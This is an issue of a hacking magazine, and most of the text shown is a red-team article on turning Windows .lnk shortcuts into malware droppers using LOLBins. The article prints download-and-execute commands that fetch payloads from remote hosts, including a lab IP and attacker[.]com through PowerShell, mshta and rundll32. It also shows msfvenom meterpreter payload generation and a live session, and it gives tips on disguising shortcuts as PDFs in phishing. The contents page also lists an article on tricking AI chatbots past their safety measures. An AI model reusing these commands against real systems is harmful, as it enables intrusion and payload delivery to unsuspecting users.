

Simplifying Cyber Security since 2016

HACKERCOOL

August 2025 Edition 8 Issue 8

Weaponizing Windows shortcuts & Living-off-the-Land binaries (LOLBins) in RED TEAM HACKING

VULNERABILITY FOR BEGINNERS

Inside CVE-2025-55177: WhatsApp's zero-click vulnerability that silenced targets without a click

HACKING LAB

Amazon Web Server (AWS)
penetration testing lab for beginners

MOBILE SECURITY

When a picture becomes a weapon:
Apple's Image I/O zero-day

Copyright © 2025 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

DISCLAIMER

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking relevant permissions. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 8 Issue 8

Welcome to the latest issue of Hackercool magazine, where we continue our mission to simplify cybersecurity for you to stay ahead in the ever-evolving world of cybersecurity. In this Issue, we tackle a diverse set of topics, each aimed at strengthening your understanding of the threats and technologies shaping the digital landscape..

To begin with, we dive into how attackers use Windows shortcuts and Living-off-the-Land binaries (LOLBins) to execute attacks stealthily. A must-read for those wanting to understand modern hacking techniques. Next, we explain you 9 vulnerabilities found in Mozilla Firefox. If you're new to vulnerability analysis, this is a great place to start!

Then, we bring you various features of Network Security Toolkit (NST), a powerful distro for network monitoring and security analysis. Next, we break down a Cross-Site Scripting (XSS) vulnerability in the popular TablePress WordPress plugin. This is a great example for beginners to understand how such vulnerabilities work.

In our hacking lab, we guide you how to create a penetration testing lab in Amazon Web Services (AWS), a great hands-on learning experience for beginners. Next, we will have a look at CVE-2025-55177, a Zero-Click vulnerability in WhatsApp that allows attackers to control an Apple device without any action from the user. This is a real-world example of a critical security risk.

Next, we explain in detail about Android's September security patches, covering everything from kernel bugs to critical updates. Then, we dive deep into the Apple Image I/O zero-day vulnerability, showing how a simple image file could turn into a security threat. Whether you're just starting out in cybersecurity or you're a seasoned pro, there's something here for everyone.

Contact us:

Mail: admin@hackercoolmagazine.com

WhatsApp/Telegram: [+919505658443](https://t.me/+919505658443)

INSIDE

See what our Hackercool Magazine's August 2025 Issue has in store for you.

1. Red Team Hacking:

Weaponizing Windows shortcuts & Living-off-the-Land binaries (LOLBins)

2. Vulnerability for beginners:

9 vulnerabilities discovered in Mozilla Firefox browser

3. What's New:

Network Security Toolkit (NST)

4. Vulnerability for beginners:

Stored XSS vulnerability in widely popular TablePress WordPress plugin

5. Hacking Lab:

Amazon Web Services (AWS) penetration testing lab for beginners

6. Vulnerability for beginners:

Inside CVE-2025-55177: WhatsApp's zero-click vulnerability that silenced targets without a click.

7. Mobile Security:

From kernel bugs to critical fixes: Breaking down Android's September security patches.

8. Online Security:

How we tricked AI chatbots into creating misinformation, despite 'safety' measures

9. Mobile Security:

When a picture becomes a weapon: Inside Apple's Image I/O zero-day



Red Team Hacking


**Weaponizing
windows Shortcuts
and LOLBins**

Weaponizing Windows Shortcuts & Living-off-the-Land (LOLBins) binaries

While red teaming or pen testing, Windows shortcuts (.lnk) files are one of the most underestimated weapons. They are mostly overlooked as simple icons that make launching programs in Windows easier. But Windows shortcuts can be transformed into stealthy entry points for initial access, persistence, and lateral movement. When combined with Living-off-the-Land Binaries (LOLBins)—legitimate system utilities abused by adversaries—shortcuts become even more dangerous. In this Issue, you will learn how to weaponize Windows shortcuts with LOLbins for red teaming or a pen test. Let's start with basics.

What are Windows Shortcuts?


File shortcuts in Windows are used to launch programs in minimized or maximized window states. They are also known as "Shell links" and are usually found on Windows Desktop.



They were introduced in Windows 95 and use .lnk as the file name extension. Shortcuts are displayed with an art arrow overlay as shown below.



Shortcuts point to a specific file or folder and will break if the file or folder is changed to a different drive. File shortcut in Windows can store a working directory path in the target field.



What are LoLbins?

LOLbins, also known as “Living of the Land binaries” are binaries and executables pre-installed on the operating system. Hackers and threat actors in real-world often exploit them to carry out malicious activities on the target system without being detected. They are used to perform actions like downloading files, executing code, stealing passwords etc. Some examples of LoLbins in Windows are PowerShell, Rundll32, WMIC and Mshta.exe etc.

```
Microsoft Windows [Version 10.0.17763.107]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Users\ADMIN>mshta.exe
```

```
C:\Users\ADMIN>rundll32.exe
```

```
C:\Users\ADMIN>wmic.exe
```

```
wmic:root\cli> powershell.exe
```

```
powershell.exe - Alias not found.
```

```
wmic:root\cli>exit
```

```
C:\Users\ADMIN>mshta.exe
```

```
C:\Users\ADMIN>rundll32.exe
```

```
C:\Users\ADMIN>wmic.exe
```

```
wmic:root\cli>
```

```
C:\Users\ADMIN>powershell.exe
```

```
Windows PowerShell
```

```
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
Hackercool Magazine
```

```
PS C:\Users\ADMIN>
```

Why use Windows Shortcuts?

Shortcuts are present everywhere: on desktops, in email attachments, in network shares, and even embedded inside archives. Unlike executable (.exe)

files, Windows shortcuts rarely trigger user suspicion, since they look like harmless icons pointing to apps or documents. Attackers exploit this trust by embedding commands that execute malicious payloads. Red teamers and pen testers can also use them.

Some example scenarios where shortcuts can be used as attack vector are,

1. Phishing campaigns: Sending .lnk files disguised as Office documents or PDFs.
2. Drive-by downloads: Hosting .lnk files on websites or shared cloud storage.
3. Archive-based delivery: – Bundling .lnk files inside ZIP/RAR archives to bypass email filters.

Weaponizing Windows shortcut (.lnk) Files

A crafted .lnk file can execute hidden commands when the user double-clicks it. For instance, instead of pointing to “C:\Users\Admin\Desktop\7zip\7zFM.exe” the above shortcut can execute the command below.

```
C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass  
Invoke-WebRequest -Uri "http://example.com/file.exe" -OutFile  
"$env:TEMP\file.exe"; Start-Process "$env:TEMP\file.exe"
```

What this command does is use PowerShell to download a payload from a remote system, store it in TEMP directory and then execute it. Let's localize it as shown below.

```
C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass  
Invoke-WebRequest -Uri  
"http://192.168.249.137:8000/met_http_137_8080.exe" -OutFile  
"$env:TEMP\file.exe"; Start-Process "$env:TEMP\file.exe"
```

"When Microsoft announced the changes to macro behavior in Office at the end of 2021, very few of the most prevalent malware families used LNK files as part of their initial infection chain.

- Guilherme Venere, threat researcher at Talos

 7-Zip File Manager Properties

Security

Details

Previous Versions

General

Shortcut

Compatibility



7-Zip File Manager

Target type: Application

Target location: 7-Zip

Target: `\\P\\file.exe"; Start-Process "$env:TEMP\\file.exe"`

Start in:

Shortcut key:

None

Run:

Normal window

Comment:

Open File Location

Change Icon...

Advanced...

OK

Cancel

Apply


```
└─$ msfvenom -p windows/meterpreter/reverse_ht  
tp lhost=192.168.249.137 lport=8080 -f exe > m  
et_http_137_8080.exe  
[-] No platform was selected, choosing Msf::Mo  
dule::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from  
the payload  
No encoder specified, outputting raw payload  
Payload size: 620 bytes  
Final size of exe file: 73802 bytes  
  
└─(kaliⓈkali)-[~]  
└─$ █
```

```
cking will not work!  
[*] http://192.168.249.137:8080 handling reque  
st from 192.168.249.131; (UUID: ftry5z6u) Stag  
ing x86 payload (178780 bytes) ...  
[!] http://192.168.249.137:8080 handling reque  
st from 192.168.249.131; (UUID: ftry5z6u) With  
out a database connected that payload UUID tra  
cking will not work!  
[*] Meterpreter session 1 opened (192.168.249.  
137:8080 → 192.168.249.131:55086) at 2025-09-  
12 07:20:28 -0400
```

```
meterpreter > █
```

“Living-off-the-land binaries are legitimate system utilities and executables that threat actors exploit to carry out malicious activities without triggering security alerts.”

– Sophos Active Adversary Report summary


```
meterpreter > sysinfo
Computer           : DESKTOP-2DHVSN7
OS                 : Windows 10 1809 (10.0 Build
17763).
Architecture       : x64
System Language    : en_US
Domain             : WORKGROUP
Logged On Users    : 2
Meterpreter        : x86/windows
meterpreter > getuid
Server username: DESKTOP-2DHVSN7\ADMIN
meterpreter > █
```

Let's see an example. A target user sends a malicious shortcut with the icon of a PDF file masquerading as a PDF document. The user thinks they are clicking to open a document but in reality, a remote payload is downloaded and executed. We can also use icon substitution to mimic legitimate file types (Word, Excel, PDF).

Where LOLBins fit into this?

LOLBins (Living-off-the-Land Binaries) are trusted Windows utilities that attackers abuse for malicious purposes. Since these binaries are signed by Microsoft and part of the Windows operating system, security tools rarely block them. We can chain Windows shortcut (.lnk) execution with LOLBins for stealthier payload execution and even hide payload execution inside background processes so nothing appears suspicious to the target user.

Some commonly abused LOLbins are,

1. **mshta.exe:** A native application of Windows, mshta.exe is used to execute HTML application (HTA) scripts, which are often downloaded from internet.

2. **rundll32.exe**: Executes Dynamic Link Libraries (DLLs) and inline JavaScript.
3. **PowerShell.exe**: As we have seen in the example above, it can download and execute payloads, even memory-only payloads.
4. **regsvr32.exe**: Executes scripts using remote COM scriptlets.
5. **wmic.exe**: Executes commands remotely or gathers system information.

Weaponizing Shortcuts with LOLbins

By combining shortcut files with LOLbins, attackers achieve stealth and persistence. Here are some red-team style examples for you using various LOLbins.

Shortcut+mshta.exe

Target: **C:\Windows\System32\mshta.exe http://attacker[.]com/malicious.hta**

This command downloads and executes remote HTA payloads when the victim clicks on the shortcut.

Shortcut + rundll32.exe

Target: **C:\Windows\System32\rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();GetObject("script:http://attacker[.]com/script.sct")**

Using this, we can load remote malicious scriptlets.

Shortcut + powershell.exe

Target: **powershell.exe -WindowStyle hidden -nop -c "IEX(New-Object Net.WebClient).DownloadString('http://attacker[.]com/loader.ps1')"**

This can download and run PowerShell payloads in-memory.

Red Team Checklist

Here's a detailed Red Team Checklist for weaponizing Windows Shortcuts (.LNK files) that can be useful for phishing, initial access, or lateral movement scenarios.

RED TEAM CHECKLIST:

1. DEFINE OBJECTIVE

2. CHOOSE EXECUTION METHOD

3. BUILD THE LNK FILE

1. Define Objective

Clarify your goal. What do you want your shortcut for? Will you use it to deliver a payload, execute a command, establish persistence or evade detection via LOLbins.

2. Choose execution method

Choose the method by which the shortcut will execute your payload. Here are some tips.

cmd.exe: Runs a batch command.

powershell.exe: Executes scripts and obfuscation can also be used.

mshta.exe: Run HTA files (remote or local). This is good for C&C staging.
rundll32.exe: Run DLLs or JS. This can be a bit complex but stealthy.
wscript.exe / cscript.exe: Run VBS/JS scripts and can hide windows.
explorer.exe: Chain execution via UI. This method is less suspicious.
